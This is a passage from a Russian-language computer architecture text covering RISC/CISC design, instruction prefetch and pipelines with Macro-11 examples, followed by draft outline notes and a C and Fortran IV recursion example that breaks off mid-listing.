Кроме того, возможность размещения операндов в памяти усложняет анализ программы во время оптимизации: крайне сложно проследить зависимости по данным между инструкциями, если операнды могут быть заданы указателями, указателями на указатели, автоинкрементными указателями, указателями на пересекающиеся области памяти и т. п. Последний фактор был весьма существенным несколько десятилетий тому назад: объёмы памяти и производительность процессоров были недостаточны для выполнения глубокой оптимизации компилятором, особенно в случаях, отягощённых сложными зависимостями по данным.

Это привело к появлению концепции RISC-процессоров: в этих процессорах инструкции, требующие участия АЛУ, могут оперировать только регистрами и, соответственно, операции пересылки должны поддерживать загрузку данных из памяти в регистр (т. н. `load`) и сохранение данных из регистра в память (т. н. `store`), в некоторых случаях универсальная инструкция `mov` заменяется парой инструкций `load` и `store`. С этой точки зрения название «RISC» представляется не слишком удачным: речь на самом деле идёт не о сокращении набора инструкций, а о сокращении способов задания операндов для некоторого подмножества инструкций. Такое ограничение — инструкции, выполняемые в АЛУ, используют в качестве операндов только регистры — позволяет сравнительно легко прослеживать зависимости по данным между инструкциями. Все остальные характерные отличия RISC от CISC являются следствиями: и фиксированная для большинства инструкций длина и простой формат команды и большое число регистров общего назначения связаны с отказом от операций с памятью в арифметических инструкциях. Иногда в список характерных черт RISC-процессоров добавляют ограниченную поддержку различных типов данных, малую длину конвейера и пр., но на самом деле они не являются ни характерными для всех RISC-процессоров, ни специфичными — эти черты часто можно встретить и у процессоров других архитектур.

Помимо этих двух основных архитектур существует множество других, иногда реализованных на аппаратном уровне, иногда существующих лишь в экс-

периментальных системах и даже есть существующие лишь на бумаге. Среди таких можно назвать, например, *MISC*-архитектуру (*Minimal Instruction Set Computer*), когда в наборе инструкций оставлены лишь самые простые и быстро выполняемые операции, а все более сложные (например, умножения и деления) реализуются подпрограммами.

В качестве интересных, хотя и теоретических, разработок можно назвать *URISC* или *OISC* архитектуру (*Ultimate RISC* либо *One Instruction Set Computer*), в которой набор инструкций сокращён вплоть до одной-единственной инструкции. Существует несколько интересных теоретических моделей *OISC*, реализующих специально разработанные для них инструкции *SubLEQ* и *BitBitJump*.

Инструкция *SubLEQ* (*SUBtract and branch if Less-than or EQual to zero*) является трёхадресной: адрес источника, адрес приёмника (выполняется вычитание приёмник=источник) и адрес инструкции, на которую надо перейти, если результат меньше или равен нулю.

Инструкция *BitBitJump* также является трёхадресной: адрес бита-источника, адрес бита-приёмника и адрес следующей инструкции, на которую будет передано управление. Несмотря на исключительную простоту такой операции существует возможность с её помощью модифицировать код других инструкций и реализовать таким образом даже ветвления в программе.

Вообще говоря, для этих инструкций доказана их полнота по Тьюрингу и, таким образом, существует возможность реализации универсального процессора, реализующего одну-единственную инструкцию. На современный момент производство таких процессоров вряд ли имеет хоть какие-либо перспективы, так как для выполнения самых простых операций придётся потратить много времени, однако предельная простота таких процессоров позволяет в одном кристалле реализовать процессор с огромной степенью параллелизма и, хотя время выполнения каждого простого действия типа сложения, сдвига и т. п. будет занимать много времени, но зато можно будет обеспечить многие тысячи или миллионы одновременно выполняемых операций.

**Скалярные процессоры.** Это понятие, как и многие другие, имеет несколько интерпретаций. Под скалярными процессорами понимают а) процессоры, работающие со скалярными величинами, т. е. в этом случае подчёркивается, что процессор именно скалярный, а не векторный (см. стр. 410); б) процессоры с т. н. конвейерной архитектурой. Второе толкование скалярного процессора как конвейерного процессора требует некоторых пояснений.

Вспомним классическое представление о процессоре (см. стр. 27), как об устройстве, содержащем три основных компонента: УУ — устройство управления, АЛУ — арифметико-логическое устройство и регистры, в которых хранятся обрабатываемые процессором данные. Дополнительно вспомним порядок выполнения отдельной инструкции: УУ считывает код инструкции, анализирует его, при необходимости считывает дополнительные данные (индексы, константы, операнды в памяти), передаёт данные и команду в АЛУ (если она требует участия АЛУ), осуществляет запись результатов в память и завершает выполнение инструкции.

В этой схеме есть недостаток: для выполнения одной инструкции процессору может потребоваться несколько операций обмена по шине, каждая из которых занимает несколько тактов. В результате скорость выполнения программы оказывается невысокой — на одну инструкцию может уходить несколько десятков тактов шины, а в современных процессорах тактовая частота шины во много раз меньше тактовой частоты процессора. Кроме того, большое число коротких транзакций для передачи отдельных слов или байт с кодами инструкций и данными к ним плохо используют шину.

**Предзагрузка инструкций.** Для лучшей утилизации возможностей шины и оперативной памяти, а также для ускорения выборки операндов лучше использовать т. н. предзагрузку инструкций (*предвыборку, instruction prefetch*) — упреждающую загрузку устройством управления процессора небольшого фрагмента кода вблизи выполняемой инструкции. В большинстве случаев необходимые для инструкции индексы, константы, адреса и пр. лежат непосредственно в потоке инструкций сразу за кодом операции и хорошо сгруппированы. В этой ситуации упреждающая загрузка приведёт к считыванию процессором данных, которые всё равно потребуются в ближайшее время, а благодаря выполнению групповой операции передачи данных по шине (см. стр. 46) улучшится её утилизация.




Рисунок 43: Процессор с предзагрузкой инструкций.

На рис. 43 показан процессор с предзагрузкой инструкций. Здесь декодер команд ( $UU'$ ) фактически эквивалентен устройству управления в ранее рассматриваемой схеме, с тем отличием, что он осуществляет выборку инструкций не из памяти, а из очереди предзагрузки. Размер очереди имеет смысл делать не очень большой: устройство управления должно успевать подгружать из памяти половину буфера, пока процессор выполняет инструкции из второй половины; в принципе можно ориентироваться на очередь, либо сопоставимую с самой длинной инструкцией, либо в несколько раз большую. Если очередь будет слишком короткой, то процессор будет часто останавливаться для ожидания подгружаемых данных, но если слишком длинной, то никакого роста производительности не будет и, наоборот, скорость выполнения может снизиться.

Дело в том, что у таких процессоров имеется одна особенность: быстро будет загружаться и выполняться только линейный поток инструкций, а вот ветвлении в программе потребуют перезагрузки очереди при каждом переходе. И если безусловные переходы по константному адресу ещё можно несколько ускорить,

обнаруживая их наличие и начиная предзагрузку следующих после перехода инструкций как можно раньше, то для косвенных и для условных переходов, чей адрес перехода становится известен лишь в самый последний момент, потери на перезагрузку очереди будут гораздо больше. Именно по этой причине *условные переходы быстрее не выполняются, чем выполняются*, как уже отмечалось ранее при обсуждении общих рекомендаций по представлению графа потока управления в линейно адресуемой памяти (см. стр. 31).

Очередь предзагрузки является ещё одним случаем применения буферов в вычислительной технике и до некоторой степени похожа на кэш-память. Отличия от последней, впрочем, довольно заметны: начиная с размера очереди (от единиц до десятков байт), возможность хранения только одного диапазона адресов рядом с выполняемой инструкцией и заканчивая тем, что для очереди предзагрузки *никак не гарантируется когерентность*. Отсутствие механизма, обеспечивающего когерентность несколько ограничивает возможность использования самомодифицирующегося кода: при изменении инструкции, находящейся на небольшом расстоянии от выполняемой, это изменение может быть «видимо» для процессора или «невидимо», смотря по тому, попала эта область в очередь предзагрузки или нет. Если самомодифицирующийся код всё-таки необходим, то приходится выполнять сброс очереди предзагрузки перед выполнением изменённых инструкций. Обычно для этого применяют инструкцию перехода непосредственно на следующую инструкцию:

```
br reset ; используется синтаксис Macro-11
reset:
```

Иногда вместо обычного безусловного перехода приходится применять косвенный или условный, чтобы действительный адрес перехода стал известен лишь в последний момент и сброс очереди предзагрузки стал бы обязательным:

```
mov #reset, R0
jmp (R0)
reset:
```

При разработке кода для подобных процессоров целесообразно придерживаться следующих рекомендаций: а) на наиболее вероятном пути выполнения должно встречаться минимальное число переходов вообще, а все условные переходы должны по возможности не выполняться и б) не изменять инструкции и данные, находящиеся недалеко от текущей выполняемой инструкции.

**Вычислительный конвейер.** Снова представим процесс выполнения одной инструкции, но чуть более подробно: а) выборка кода инструкции; б) декодирование инструкции и (при необходимости) выборка операндов; в) выполнение инструкции в АЛУ; г) запись результата в операнд-приёмник и д) обновление регистров (флагов, счётчика инструкций и т. п.). Понятно, что для выполнения всех этих действий потребуется реализовать на уровне аппаратуры некоторые компоненты процессора, но выполнять осмысленную работу в каждый конкретный момент времени будет только один из этих компонентов, а все остальные будут приставать в ожидании своей очереди.

Улучшить ситуацию можно с помощью т. н. конвейера (*pipeline*). В конвейерных процессорах выполнение инструкции разделено на стадии, причём когда текущая инструкция обрабатывается на стадии  $i$ , предыдущая будет находиться на стадии  $i+1$ , а последующая — на  $i-1$  и т. п. В рассмотренном выше случае легко выделить конвейер из пяти стадий  $a...d$ . В общем случае число стадий может существенно отличаться, обычно варьируясь от 2 до 32 стадий и достигая значений порядка тысячи стадий в специализированных процессорах. Конвейер из пяти приведённых выше стадий характерен для некоторых RISC-процессоров и считается «классическим», именно на примере такого конвейера обычно и рассматривают работу конвейерного процессора. Для обозначения отдельных стадий в таком конвейере обычно используют символы F (*instruction fetch*, предзагрузка инструкции), D (*decode*, *data fetch*, декодирование, выборка операндов), E (*execute*, выполнение), W (*memory write-back*, запись в память) и R (*register write-back*, обновление регистров).




Рисунок 44: Работа вычислительного конвейера. Разные стадии выполнения одной и той же инструкции окрашены одинаковым фоном.

На рис. 44 условно изображено состояние абстрактного конвейерного процессора на такте  $i$ , при этом предполагается, что инструкция  $N$  в этот момент находится на стадии выполнения в АЛУ ( $E_N$ ). Предыдущая инструкция в этот момент находится на стадии записи ( $W_{N-1}$ ), пред-предыдущая — на стадии обновления ( $R_{N-2}$ ) и т. п. В идеальном случае на каждом такте начинается выполнение одной инструкции и заканчивается выполнение другой; это, однако, нельзя путать со временем выполнения инструкции: одна инструкция при этом выполняется в течении нескольких тактов и для рассматриваемого рисунка полное время выполнения инструкции  $N$  ( $T_N$ ) займёт пять тактов, её выборка осуществлялась на такте  $i-2$ , а обновление регистров будет выполнено лишь на такте  $i+2$ .

По сравнению с рассмотренным ранее процессором для конвейерного процессора можно увеличить частоту работы, т. к. за один такт должна выполняться не вся инструкция, а лишь одна её стадия, но итоговое ускорение при этом окажется меньше, чем число стадий, так как продолжительность такта определяется самой длинной стадией. В действительности все стадии выполняются за различное время и в конце каждой стадии появляется небольшой период простоя: на рис. 44 это отражено для инструкции  $N$ : серый фон, показывающий условное время выполнения каждой стадии, закрашивает не весь отведённый квадрат, а

лишь его часть (здесь предполагается, что больше всего времени занимает стадия выполнения, это справедливо для многих арифметических инструкций).

С учётом простое в конце каждой стадии получается, что **конвейерный процессор за заданное время выполняет большее число инструкций, но при этом каждая конкретная инструкция выполняется дальше, чем в обычном процессоре**. Рост производительности связан не с тем, что инструкции выполняются быстрее, а с тем, что несколько инструкций выполняются на разных стадиях одновременно<sup>1</sup>: чем больше компонент процессора будут в данное время работать, тем большую работу они успеют сделать за отведённое время.

У конвейерных процессоров, однако, существуют некоторые проблемы. Рост производительности у них, по большому счёту, связан с ростом параллелизма выполнения инструкций; т. е. если в силу каких-либо причин степень параллелизма снижается, то и положительный эффект от наличия конвейера тоже снижается, вплоть до отрицательного: если в данный момент времени будет обрабатываться только одна инструкция, то скорость выполнения станет даже ниже, чем на простом процессоре, т. к. во время выполнения каждой конкретной инструкции включаются небольшие прости в конце каждой стадии. С этой точки зрения надо понять, в каких условиях будет снижаться степень параллелизма?

**Во-первых**, это будет выполняться для определённых инструкций, например, инструкция пор, не выполняющая никаких действий, просто не нуждается в этапах выполнения и записи, да и этап декодирования занимает очень мало времени — у этой инструкции нет операндов. Соответственно, если на входе в процессор попадает инструкция, нуждающаяся не во всех стадиях (это не только пор, это многие безоперандные, пересылки и пр.), то во время её прохождения по конвейеру часть блоков будет простоявать, а это снижает степень параллелизма.

**Во-вторых**, многие арифметические инструкции (т. е. инструкции, нуждающиеся во всех стадиях конвейера), выполняются в АЛУ за существенно различное время. Некоторое представление о различиях в сложности выполнения инструкций можно получить, скажем, на примере процессора intel 8086: простейшая инструкция выполнялась за два такта, сложения и вычитания над регистрами выполнялись за три такта, сдвиги для регистров требовали до восьми тактов плюс по четыре такта на каждый бит сдвига, а самые длинные — умножения и деления 16-ти битовых слов требовали примерно 118-184 тактов. Понятно, что усложнением аппаратной части АЛУ можно существенно ускорить выполнение медленных инструкций, но всё равно время выполнения одной инструкции в АЛУ будет варьироваться в очень широкой степени. Если на конвейер поступает продолжительная арифметическая инструкция, то пока её выполнение в АЛУ не будет завершено, весь процессор будет простоявать.

**В-третьих**, время выборки операндов инструкции может варьироваться в очень широких пределах, тоже требуя десятков, если не сотен, тактов процессора в случае сочетания сложного режима адресации с кэш-промахом при загрузке операнда (можно вспомнить 7-ой режим адресации в PDP11, требующий считы-

---

<sup>1</sup> Говорят, что инструкции выполняются «параллельно» и у конвейерный процессор показывает большую производительность, т. к. у него выше степень параллелизма.

вания индекса, вычисления адреса, загрузки из памяти указателя, разыменования и загрузки действительного операнда). Длительная стадия декодирования и выборки operandов в этом смысле похожа на длительное выполнение в АЛУ — пока стадия не завершится все остальные компоненты процессора простоят.

*B-четвёртых*, операции передачи управления, как и в случае предзагрузки инструкций, требуют сброса<sup>1</sup> конвейера и его последующей загрузки, начиная с первой инструкции по адресу перехода.

*B-пятых*, на степень параллелизма оказывают влияние не только свойства отдельных инструкций, но ищё и их сочетания. Попробуем представить себе, например, выполнение конвейерным процессором инструкций:

```
mov #5, R0          ; синтаксис Macro-11
mul @4(R5), R0
add R0, R2          ; R2 += @4(R5) * 5
...
...
```

Это не будет слишком большой натяжкой, существовали конвейерные модели процессоров PDP11; точное число стадий реального конвейера и их назначение для наших целей не важно. Инструкция `mov` и `add` будут выполняться достаточно быстро, причём `mov` не потребуют участия АЛУ, а инструкция `mull` будет долго выполняться на стадиях декодирования и загрузки operandов (7-ой режим адресации) и долго выполнятся в АЛУ. Для упрощения условно предположим, что стадия декодирования `mull` займёт 3 такта, а выполнение в АЛУ — 4 такта, все остальные стадии других инструкций будут выполняться за один такт.




Рисунок 45: Выполнение медленной инструкции в конвейерном процессоре.

На рис. 45 изображена примерная диаграмма выполнения серии из трёх инструкций, сопровождаемыми некоторыми абстрактными инструкциями  $N+3$  и  $N+4$  (предполагается, что инструкция  $N$  это `mov`). Крупная диагональная штриховка обозначает простой стадии конвейера. Видно, что нормальное выполнение инструкций в конвейере возобновляется только начиная с  $N+4$  инструкции, а до этого момента из пяти стадий конвейера задействовано в среднем 1...3, следовательно, мала степень параллелизма и производительность процессора оказывается существенно ниже максимальной.

1 После безусловного перехода могут быть данные, а не инструкции или даже вообще запрещённая область; в этом случае начинать выборку и декодирование последующих «инструкций» в более ранних стадиях конвейера нельзя. После условного перехода размещены допустимые инструкции, но неизвестно по какому пути надо осуществлять их выборку.

А теперь предположим, что нам надо было выполнить те же действия, но в ином порядке:

```
mov #5, R0
mul R2, R0
add @4(R5), R0
...
```

В приведённом на рис. 46 случае выполняются три таких же инструкции (`mov`, `mul` и `add`), но порядок действий изменён так, что у нас сначала встречается инструкция, загружающая работой АЛУ и лишь затем следует инструкция с длительной стадией декодера.




Рисунок 46: Возможность наложения медленных стадий при отсутствии прямой зависимости.

В результате стадия декодирования и выборки операндов инструкции `add` (три такта) и стадия выполнения инструкции `mov` (четыре такта) оказываются наложены по времени друг на друга, так что полное время выполнения сокращается на два такта по сравнению с предыдущим случаем.

Примеры на рис. 45 и 46 показывают весьма интересный момент: простое изменение порядка действий может привести к существенному изменению скорости работы программы. В реальной жизни столь коротких примеров (всего из трёх строк), как правило, не встречается, до или после выполнения этой последовательности из трёх инструкций будут размещены какие-либо иные действия и, скорее всего, существует возможность «перетасовать» инструкции между собой, обеспечив возможность наложения медленных стадий друг на друга. Так, например, в первом случае можно было бы сделать примерно так:

```
... ; инструкции из предыдущего кода, загружающие АЛУ
mov @4(R5), R0 ; загружаем работой декодер
... ; инструкции из предыдущего кода, не требующие АЛУ
mul #5, R0
... ; инструкция из последующего кода,
... ; ; загружающая декодер
add R0, R2 ; R2 += @4(R5) * 5
...
```

В таком случае можно медленную стадию декодирования и загрузки операнда со сложным режимом адресации для операции умножения наложить на ра-

боту АЛУ для предыдущего кода так, чтобы к моменту выполнения инструкции `mul` операнд уже находился бы в  $R\theta$ , а пока будет выполняться медленное умножение можно будет озабочиться загрузкой операндов для последующего кода.

При разработке кода для конвейерных процессоров следует дополнительно к правилам, характерным для процессоров с очередью предзагрузки<sup>1</sup>, придерживаться ещё нескольких правил: *а) избегать инструкций одновременно загружающих АЛУ и использующих сложные режимы адресации*, т. е. загружающие работой и АЛУ и декодер; *б) такие инструкции заменять несколькими более простыми* — загрузка операндов отдельно, вычисления отдельно; *в) активнее использовать регистры и меньше память*; *г) «перемешивать» инструкции так, чтобы операция, загружающая АЛУ сопровождалась инструкцией, загружающей операнды для последующего кода* (или вычисляющей адреса, чтобы можно было в последующем обойтись более простыми режимами адресации).

Интересно, что рекомендации по разработке эффективного для конвейерных процессоров кода достаточно естественно выполняются в случае RISC-процессоров: использование всеми инструкциями, нуждающимися в АЛУ только операндов в регистрах приводит к почти автоматическому соблюдению приведённых рекомендаций. При этом для CISC-процессоров слишком легко написать код, который не будет распараллеливаться на стадиях конвейера и сведёт на нет все преимущества конвейерного процессора.

**Скалярный конвейерный процессор.** На основе двух изложенных идей — предзагрузки инструкций и вычислительного конвейера сложилась относительно распространённая схема скалярного процессора. Очень часто под термином «скалярный процессор» понимается именно процессор с такой архитектурой, а не просто процессор, работающий со скалярными величинами. Более того, на основе такого скалярного процессора легко реализуется векторный процессор, либо скалярный процессор с поддержкой векторных инструкций.

Общая идея связана с тем, что конвейер как таковой реализуется не на аппаратном уровне, а на уровне т. н. «микроопераций»: инструкции загружаются из памяти, транслируются в набор примитивных микроопераций, условно соответствующих отдельным стадиям конвейера и затем уже конвейерное ядро процессора выполняет программу, составленную из микроопераций, см. рис. 47. *Очень часто предзагрузки инструкций* при этом часто становится короче, так как она нужна лишь для сокращения числа операций на шине, декодер команд осуществляет трансляцию команд из входного языка процессора в последовательность микроопераций, а УУ" является специализированным аналогом прежнего УУ, обрабатывающего команды, находящиеся в очереди микроопераций.

Замена аппаратной реализации конвейера на последовательность микроопераций позволяет выполнить некоторые дополнительные оптимизации выполняе-

<sup>1</sup> Конвейерный процессор, как правило, является одновременно процессором с очередью предзагрузки. Но данные рекомендации (уменьшить число переходов на наиболее вероятном пути выполнения и избегать модификации инструкций близ текущей инструкции) следует распространять на конвейерный процессор не потому, что у него может быть очередь, а потому, что сам конвейер проявляет сходные свойства — переходы потребуют сброса конвейера, а изменение кода инструкции, уже находящейся в конвейере останется «невидимым» для процессора.

мого кода. Чуть выше мы обращали внимание на то, что основные идеи RISC-процессоров очень хорошо подходят для конвейерных процессоров. В данном же случае фактически получается некоторый процессор с произвольным входным языком (CISC, RISC и т. п.), который во время выполнения процессором транслируется в набор инструкций «RISC-ядра». При этом во время трансляции кода в микрооперации и позже во время их выполнения возможны оптимизации, связанные с перестановками инструкций местами, предсказанием переходов, переименованием регистров и пр. Размер очереди микроопераций часто делается большим, чем очереди предзагрузки, так как иногда может получиться так, что короткие циклы в исходной программе будут целиком оттранслированы в набор микроопераций и на последующих итерациях такого цикла будут вообще не нужны операции считывания кода из памяти.




Рисунок 47: Скалярный конвейерный процессор с предзагрузкой инструкций.

Помимо возможности эффективного выполнения даже не очень эффективного кода (т. к. возможна некоторая его оптимизация в процессоре) в процессоре такой схемы можно достаточно легко расширять и изменять набор инструкций, можно использовать более удобный для программистов и более компактный код CISC-процессора, который при этом будет хорошо сочетаться с конвейерным ядром, можно сравнительно легко расширять набор поддерживаемых процессором типов данных и т. п.

о RISC и микрокодах CISC'a

тонко намекнуть на то, что это хорошо для RISC, но не CISC... => переупорядочивание микроопераций

Самомодификация кода для конвейерных и суперскалярных камней

Стоимость переходов!

Предсказание переходов

грабли с предсказанием переходов при самомодификации.

м.б. о микро- и макро- параллелизме ??? ← потом, наверное, перед или даже после SMP

**Суперскалярные процессоры** Повышение производительности, суперскаляры, прямой код vs обратная польская ф.з. применительно к камням.

пара слов о кэшировании кода и использовании «trace cache»

тут же немножко о VLIW vs Суперскаляры

**Процессоры с разупорядоченным вводом-выводом** Они же «современные суперскаляры»

**Векторные процессоры** векторные и векторно-конвейерные

## **Многопроцессорные системы**

SMP

Когерентность кэш-памяти.

Барьеры, запрет размещения в регистрах, необходимость обращения к памяти (устройствам по фикс. Адресам), грабли параллелизма

**АТОМАРНЫЕ ОПЕРАЦИИ**, барьеры памяти (есть ссылка на этот раздел по поводу атомарки и барьерах со стр. 319)

MSDN. Prolog Epilog. <http://msdn.microsoft.com/en-us/library/tawsa7cb.aspx>

MSDN → MSDN Library → Development Tools and Languages → Visual Studio 2010 → Visual Studio → Visual Studio Languages → Visual C++ → 64-Bit Programming with Visual C++ → x64 Software Conventions → Prolog and Epilog

!! массивы vs указатели реализация, нюансы использования в разных файлах...

!! о управлении порядком размещения ветвей if..then .. else ... endif (`__builtin_compare`), видимо, в разделе, связанном с барьерами оптимизаторов(?) или рядышком...

## **Страницчная и сегментная модели памяти**

О ширине шин адресов, данных и разрядности регистров и прочих радиостях.

## **Дополнительные материалы к разделу «Базовые сведения»**

### **Представление целых чисел; платформо- зависимые операции**

- ... о платформо-зависимых операциях
- зависимость от LE-BE
- $0xFFFFFFFF != -1$
- $\sim 0$  vs  $-1$
- операнды для арифметики (типа `char<<char`)
- умножения/деления vs сдвиги
- быстрое округление до степени двойки
- порядок размещения отдельных переменных в памяти
- константные строки в стеке/статике
- адреса кода vs данных — привязка к архитектуре
- обработка литералов, констант и инлайнов в C vs C++ и в разных компиляторах

### **Представление вещественных чисел; погрешности**

- программы с нарушенной аксиоматикой
- сложение/вычитание чисел разных порядков
- вычитание близких чисел
- грабли интегрирования (число шагов!=реальному, границы шагов не совпадают, последний шаг абстрактный, суммирование теряет точность; интергрирование дифуров 2+ степени)

### **Некоторые специфичные приёмы программирования**

#### **Использование строк в C.**

#### **Переменное число аргументов.**

Некий аналог перегрузки... На разных языках — во время выполнения для фортрана и на цз.

Модификация служебных полей фрейма, типа адреса возврата(?)

- переменное число аргументов. (!) `va_list va_arg va_end.`

- Об указателях на фреймы родительских проц.

`alloca, malloc, new`

### О рекурсиях.

В случае языков с динамическим управлением памятью реализация рекурсий никаких видимых сложностей на первый взгляд не представляет и осуществляется тривиально просто. В качестве примера рассмотрим программу на С, осуществляющую поиск наименьшего элемента вектора рекурсивным делением вектора пополам. В данном примере рекурсия не является эффективным решением, так как не приводит к снижению сложности алгоритма и не улучшает использование кэш-памяти, так что данный пример надо рассматривать лишь как несколько надуманный пример рекурсии:

```
#include <stdio.h>
#include <stdlib.h>

double rmin( double *p, int len )
{
    int      mid;
    double   rl, rr;

    switch ( len ) {
        case 1: return *p;
        case 2: return p[0]>p[1] ? p[1] : p[0];
        default: mid = len / 2;
                  rl = rmin( p, mid );
                  rr = rmin( p+mid, len-mid );
                  return rr>rl ? rl : rr;
    }
}

int main( void )
{
    double   a[ 40 ];
    int i;

    for (i=0;i<40;i++) a[i] = ((double)rand()) / RAND_MAX;
    printf( "min=%8.6g\n", rmin( a, 40 ) );
    return 0;
}
```

Рекурсивная функция `rmin` находит наименьший элемент массива попарными сравнениями. Если массив состоит из одного или двух элементов, то `rmin` сразу возвращает наименьший элемент; а если длина массива больше двух, то его делят на две части и для каждой вызывают рекурсивно `rmin`. Процесс деления пополам будет продолжаться до уровня попарных сравнений. Трудоёмкость этого алгоритма  $O(n)$  и глубина рекурсий  $O(\log n)$ .

Реализация рекурсии на С в данном случае не вызывает сложностей, так как аргументы и локальные переменные функций объединены во фреймах вызова процедур, которые динамически создаются в стеке. Динамическое создание

---

фреймов в стеке обеспечивает весьма эффективный (с вычислительной точки зрения) механизм выделения пространства для уникальных экземпляров локальных переменных при каждом вызове. Однако этот подход может быть неудачным для алгоритмов:

*с большой глубиной рекурсии;* в данном примере глубина рекурсии  $O(\log_2 n)$  оказывается небольшой для любого разумного  $n$ , однако для других алгоритмов глубина рекурсии может оказаться критичной;

*со значительным объемом локальных переменных;* обычно это относится к случаям, когда рекурсивные подпрограммы используют локальные массивы;

*со значительными накладными расходами;* в приведенном примере основные вычислительные затраты связаны с выполнением «целевых» операций, при минимальном количестве служебных операций. Но, например, для C++ локальные переменные могут быть не простых типов и для них потребуется выполнять конструкторы и деструкторы, реализовывать обработку исключений и т. п. В общем случае надо соизмерять трудоёмкость выполнения основных и дополнительных операций.

Первое и второе ограничения связаны с тем, что максимальный размер стека в программах, как правило, качественно меньше объема доступной памяти для хранения данных. Скажем, в Win32 или Linux стандартный размер стека для 32-х разрядных программ равен примерно 1 МБ, тогда как для данных в куче доступен примерно 1 ГБ. При этом надо учитывать, что, помимо локальных переменных и аргументов, во фреймах находится информация об адресе возврата и сохраненные регистры — так что для подпрограмм с малым объемом переменных и аргументов (идеальный для рекурсии случай) накладные затраты памяти оказываются сопоставимы с необходимыми данными (а ситуаций со значительным объемом локальных данных следует избегать).

В некоторых языках стек может динамически увеличиваться (например, Go), либо допускается создание фреймов не в стеке, а в куче. В этом случае допустима очень большая глубина рекурсий (можно использовать практически всю доступную память), но это сопровождается некоторой потерей производительности даже в нерекурсивных подпрограммах, так как возрастают вычислительные затраты на вызов любой подпрограммы.

Для языков со статическим распределением памяти использование рекурсий затрудняется тем, что автоматического создания уникальных экземпляров локальных переменных не происходит. Для реализации рекурсивного алгоритма на таких языках предусматривают создание необходимого количества экземпляров локальных переменных и переключение между ними в коде самой программы. Обычно для этого все скалярные переменные превращают в массивы (а у массивов увеличивают на 1 число измерений), размер создаваемых массивов определяется максимальной глубиной рекурсии. Если язык предоставляет средства для структуризации данных, то все локальные переменные и аргументы можно свести в одну структуру и создать массив структур.

Отдельного обсуждения заслуживает выбор размера массива или, точнее, определение максимальной глубины рекурсии. Так как в нашем алгоритме глуби-

на рекурсии не превысит округленного вверх до ближайшего целого числа  $\log_2 n$ , то её можно оценить исходя из размеров доступной памяти. Для 16-ти разрядных ЭВМ размер массива не превысит 64 КБ, что для 32-х разрядных вещественных чисел составит не более 16536 ( $2^{14}$ ) элементов, то есть глубина рекурсии не превысит 14. Для современных Intel 80386-совместимых 32-х разрядных платформ максимальные объемы массивов сопоставимы с 1 ГБ, т. е. глубина рекурсии не превысит 27-28 (все оценки справедливы для алгоритма с глубиной рекурсии  $O(\log_2 n)$ ). В данном примере необходимые размеры массивов оказываются весьма небольшими.

Ниже приводится код программы на Fortran IV для PDP11, демонстрирующий реализацию рекурсивного алгоритма циклом без вложенных вызовов. Надо заметить, что накладные расходы на организацию «рекурсий» циклом часто оказываются меньше, чем на реализацию рекурсивных вызовов.

```

PROGRAM MAIN
REAL A(40)
DO 1 I=40,1,-1
1 CALL RANDU(1,1000, A(I)) ! инициализация массива
TYPE*, 'MIN=', RMIN(A,40) ! найти и вывести наименьший
END

FUNCTION RMIN(X,LENGTH)
REAL X(LENGTH)
REAL R2(14),RES(14) ! массивы длиной 14 это
INTEGER LEN(14),RIGHT(14),POS(14),L ! экземпляры переменных

L=1 ! L - счётчик рекурсий
LEN(1)=LENGTH ! поиск в массиве длиной LEN(L)
POS(1)=1 ! начиная с позиции POS(L)

999 IF (LEN(L).LE.2) GOTO 12 ! длина массива 1 или 2?
LEN(L+1)=LEN(L)/2 ! массив более чем из двух элементов
RIGHT(L+1)=LEN(L)-LEN(L+1) ! делим на два подмассива
L=L+1 ! следующий уровень рекурсии

POS(L)=POS(L-1) ! левый подмассив POS(L),LEN(L)
GOTO 999 ! "рекурсивный" вызов "A"
200 R2(L)=RES(L) ! запоминаем минимум левого подмассива

POS(L)=POS(L-1)+LEN(L) ! правый подмассив POS(L)+LEN(L),RIGHT(L)
LEN(L)=RIGHT(L)
